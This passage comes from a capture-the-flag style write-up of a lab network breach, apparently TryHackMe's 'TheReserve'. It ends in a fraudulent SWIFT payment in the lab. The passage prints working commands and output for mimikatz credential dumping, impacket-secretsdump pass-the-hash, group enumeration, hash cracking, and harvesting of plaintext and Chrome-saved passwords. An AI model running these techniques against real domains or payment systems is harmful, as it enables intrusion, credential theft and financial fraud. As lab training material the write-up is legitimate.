Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-wi

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ne0\Documents> whoami
thereserve\ne0
*Evil-WinRM* PS C:\Users\ne0\Documents> hostname
BANKDC
*Evil-WinRM* PS C:\Users\ne0\Documents>
```

Then , I uploaded mimikatz and extracted the BANKDC$ hash with which I can dump all the credentials from BANKDC.

```
.\mimikatz.exe "privilege::debug" "token::elevate" "sekurlsa::logonPasswords" "exit"
```

```
Logon Time        : 5/30/2023 5:36:14 AM
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : BANKDC$
         * Domain   : BANK
         * NTLM     : 75fecec45565331c73f170e95eb48d4c
         * SHA1     : 5c9be379a41360480f77467a5c56d1787b786b62
        tspkg :
```

```
┌──(alpha㉿0mega)-[~/CAPSTONE]
└─$ proxychains impacket-secretsdump bank.thereserve.loc/'BANKDC$'@10.200.116.101 -just-dc-us
er BANK/administrator -hashes 75fecec45565331c73f170e95eb48d4c:75fecec45565331c73f170e95eb48d
4c
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d37f86031c085ef41a16cf690badde3d:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:2c51e82063feeb1e28b4e0e25e8077b1eaefef4c0d8d2ce367568dc
4f90bef2d
Administrator:aes128-cts-hmac-sha1-96:25e1fcc475cf70d16f2f6b04c3cdc0fd
Administrator:des-cbc-md5:ce91e9da491a79f2
```

```
—$ proxychains impacket-secretsdump bank.thereserve.loc/'BANKDC$'@10.200.116.101
-just-dc-user BANK/administrator -hashes
75fecec45565331c73f170e95eb48d4c:75fecec45565331c73f170e95eb48d4c
```

# 8. COMPROMISE OF SWIFT AND PAYMENT TRANSFER

I'm at the actual goal of this assessment which was to make a fraudulent transfer and show that the Reserve Bank of Trimento isn't safe . In order to transfer funds they provided us with a general idea of how their SWIFT payment works .

- A customer makes a request that funds should be transferred and receives a transfer code.
- The customer contacts the bank and provides this transfer code.
- An employee with the capturer role authenticates to the SWIFT application and *captures* the transfer.
- An employee with the approver role reviews the transfer details and, if verified, *approves* the transfer. This has to be performed from a jump host.
- Once approval for the transfer is received by the SWIFT network, the transfer is facilitated and the customer is notified.

Now, the next mission is to anyhow get the credentials of the approvers and capturers . To do so lets enumerate the BANKDC to find the users in these groups.

```
*Evil-WinRM* PS C:\Users\ne0\Documents> net group "Payment Approvers"
Group name     Payment Approvers
Comment

Members

-------------------------------------------------------------------------------
a.holt                   a.turner                 r.davies
s.kemp
The command completed successfully.

*Evil-WinRM* PS C:\Users\ne0\Documents> net group "Payment Capturers"
Group name     Payment Capturers
Comment

Members

-------------------------------------------------------------------------------
a.barker                 c.young                  g.watson
s.harding                t.buckley
The command completed successfully.

*Evil-WinRM* PS C:\Users\ne0\Documents>
```

As , I got the users associated with each group and dumped their hashes . Let's  crack some of their ntlm hashes . To check if there's any password reuses .

| | | |
|---|---|---|
| fbdcd5041c96ddbd82224270b57f11fc | NTLM | Password! |
| fbdcd5041c96ddbd82224270b57f11fc | NTLM | Password! |
| bb3b1e95f9de5864d181eb0119b498c5 | Unknown | Not found. |
| 9e4a079d9c28c961d38bd2cca0c9cd5d | NTLM | Flamingo1984 |
| b8761a00e67b0023797eb3c988c86995 | Unknown | Not found. |
| d1b47b43b82460e3383d974366233ddc | Unknown | Not found. |
| fbdcd5041c96ddbd82224270b57f11fc | NTLM | Password! |
| 90a12d9dab5cd7b826964e169488d8e9 | Unknown | Not found. |
| b2dd1c3f51cfb425db0a23090c58fe2e | Unknown | Not found. |

9e4a079d9c28c961d38bd2cca0c9cd5d :: Flamingo1984 :: s.harding

fbdcd5041c96ddbd82224270b57f11fc  :: Password! :: c.young :: a.barker :: a.turner

In WORK1 , found swift.txt in g.watson [ Corrected1996 ] , t.buckley, a.barker [ Password! ]  that their swift has been activated and is using their recent AD credentials .

```
*Evil-WinRM* PS C:\Users\g.watson\Documents\SWIFT> more swift.txt
Welcome capturer to the SWIFT team.

You're credentials have been activated. For ease, your most recent AD password was replicated to the SWIFT application. Please feel free to change this password should you deem it necessary
.

You can access the SWIFT system here: http://swift.bank.thereserve.loc

#Storing this here:
Corrected1996

*Evil-WinRM* PS C:\Users\g.watson\Documents\SWIFT> more C:\Users\t.buckley\Documents\SWIFT\swift.txt
Welcome capturer to the SWIFT team.

You're credentials have been activated. For ease, your most recent AD password was replicated to the SWIFT application. Please feel free to change this password should you deem it necessary
.

You can access the SWIFT system here: http://swift.bank.thereserve.loc

*Evil-WinRM* PS C:\Users\g.watson\Documents\SWIFT> more C:\Users\a.barker\Documents\SWIFT\swift.txt
Welcome capturer to the SWIFT team.

You're credentials have been activated. For ease, your most recent AD password was replicated to the SWIFT application. Please feel free to change this password should you deem it necessary
.

You can access the SWIFT system here: http://swift.bank.thereserve.loc

*Evil-WinRM* PS C:\Users\g.watson\Documents\SWIFT> |
```

As I found capture's credentials were the same , I logged into the JMP box to know about the approver's .

```
*Evil-WinRM* PS C:\Users\a.holt\Documents\SWIFT> more swift.txt
Welcome approverto the SWIFT team.

You're credentials have been activated. As you are an approver, this has to be a unique password and AD replication is disallowed.

You can access the SWIFT system here: http://swift.bank.thereserve.loc

*Evil-WinRM* PS C:\Users\a.holt\Documents\SWIFT>
```

The approver's can't use the same AD credentials and it needs to be tough . As they are humans after all and human rules are applicable, I had credentials for a.turner . So , I RDP  as him and to got his clear text password . Humans .

```
└─$ proxychains xfreerdp /u:a.turner /p:'Password!' /v:10.200.116.61 /cert:ignore /dynamic-resolution +clipboard
```

Saved Passwords

Add

| Site | Username | Password |
| --- | --- | --- |
| swift.bank.thereserve.loc | a.turner@bank.thereserve.loc | reallycantguess… |

Never Saved

a.turner@bank.thereserve.loc ::: reallycantguessthis1@ [ approver ]


g.watson@bank.thereserve.loc :::: Corrected1996 [ capturer ]

Now , to access the webpage `http://swift.bank.thereserve.loc/` . I had to make a pivot point from the JMP box to reach the Swift application hence my final goal .

So , pivot looks like : WRK1 → ROOTDC → JMP → To reach SWIFT


## 8.1 SWIFT_BANK_TRANSFERS

SENDER → REQ. [ FUND_TRANSFER] → RECEIVES . PIN IN THE EMAIL !





```
Your PIN for your transaction is: 5330

Please keep your PIN and your two sets of user credentials safe as you will
require them for later tasks!
```


SENDER → [ SENDS TRANSFER CODE TO THE BANK ]





CAPTURER !! → FORWARD THE TRANSACTION TO AUTHENTICATOR !4



APPROVER --> AUTHENTICATE THE TRANSACTION




CHECK THE TRANSACTIONS !!



# 9. SUMMARY

This network had a lot of possible ways to exploit or gain access . I was able to get a foothold to the perimeter after brute forcing the smtp ; found two valid credentials and from there I logged in the vpn portal and generated the internal vpn ; and then RDP access to the WRK1 . Secondly , to move laterally I found some service SPN's which was crackable and able to gain admin level access in the SERVER1 . For gaining administrator privileges in the CORPDC I was able to exploit a misconfigured ADCS template which gave me admin level access to CORPDC i.e was domain admin.

To move towards ROOTDC , I exploited parent-child trust within the forest . Hence I was Enterprise Admin in no time . After that , I made a new user and gave all level access across the forest . So, moving towards BANKDC was not an issue . For SWIFT , capturer's were using the same AD credentials in the application which was easily crackable . Then, for approver's I RDP accessed via one user which was using a bad password ; and found saved password credentials in Chrome .

This way I was able to gain both user's credentials and fraud transactions were made smoothly !

alpha0mega

https://tryhackme.com/p/alpha.omega